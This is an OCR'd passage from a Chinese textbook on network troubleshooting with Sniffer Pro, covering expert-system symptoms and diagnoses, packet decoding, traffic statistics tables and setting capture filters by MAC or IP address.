


图 3.2.22　报文捕获显示界面

通过专家分析平台可以捕获在网络会话过程中存在的各类潜在问题。这些问题被定义为症状或诊断。

- 症状：网络会话情况超过专家设定阈值，表示网络存在潜在问题。
- 诊断：多个一起分析的症状或复发率较高的特定症状，对于诊断必须立即检查。
- 专家系统分类信息：显示网络各个分析层，其层次性与 OSI 层次模型相类似。
- 专家系统摘要信息：根据“摘要显示”设定的各层显示数据。

对于某项统计分析可以通过双击来查看对应记录的详细统计信息，如图 3.2.23 所示。对于每一项记录都可以通过查看帮助的方式来了解产生的原因。




图 3.2.23　报文详细信息

3. 解码分析

单击专家系统窗口下方的“解码”按钮，就可以对具体的记录进行解码分析，如图 3.2.24 所示。页面自上而下由 3 部分组成：捕获的报文、解码后的内容以及解码后的二进制编码信息。




图 3.2.24　报文解码

对于解码分析人员来说，只有充分掌握各类网络协议，才能看懂解析出来的报文。要能够利用软件解码分析来解决问题，关键是要对各种层次的协议有充分的了解。

4. 统计分析

对于各种报文信息，专家系统提供了矩阵分析（Matrix，如图 3.2.25 所示）、主机列表（Host Table，如图 3.2.26 所示）、协议统计（Protocol Dist，如图 3.2.27 所示）以及会话统计（Statistics，如图 3.2.28 所示）等多种统计分析功能，可以按照 MAC 地址、IP 地址和协议类型等内容进行多种组合分析。




图 3.2.25 矩阵分析

MAC

		入埠数据包	入埠字节	出埠数据包	出埠字节	数据包总数	字节总数
IP	[illegible]	4	1209	5	320	9	1529
	000FE25F3C8C	6	402	6	1413	12	1815
	本地	2	204	1	82	3	286

图 3.2.26 主机列表分析

IP

协议	数据包	字节
HTTPS	9	1529
其他	3	286

图 3.2.27 协议统计分析

变量	值
开始捕获次数	2010-06-21 08:27
捕获持续时间	0:00:01.934
字节总数	1815
总数数据包	12
平均数据包大小	151
字节每秒	938
数据包每秒	6
平均利用	0%
线速度	100 Mbps
MAC广播数据包	0
MAC多点传送数据包	0
IP信息包	12
IP字节	1815
IP广播数据包	0
IP多点传送数据包	0
TCP数据包	9
TCP字节	1529
UDP数据包	3
UDP字节	286
ICMP数据包	0
ICMP字节	0
IPX数据包	0
IPX字节	0
IPX广播数据包	0
IPX多点传送数据包	0

图 3.2.28 会话统计分析

5. 捕获条件设置

在 Sniffer Pro 环境下，可以对捕获条件进行设置，获得用户需要的报文协议信息。基本的捕获条件有两种：

（1）链路层捕获：按照源 MAC 地址和目的 MAC 地址设定捕获条件，输入方式为十六进制 MAC 地址，如 000D98ABCDFE。

（2）IP 层捕获：按源 IP 地址和目的 IP 设定捕获条件。输入方式为 IP 地址，如 192.168.1.157。要特别注意的是，如果选择 IP 层捕获方式，则 ARP 等类型报文信息将被过滤掉。

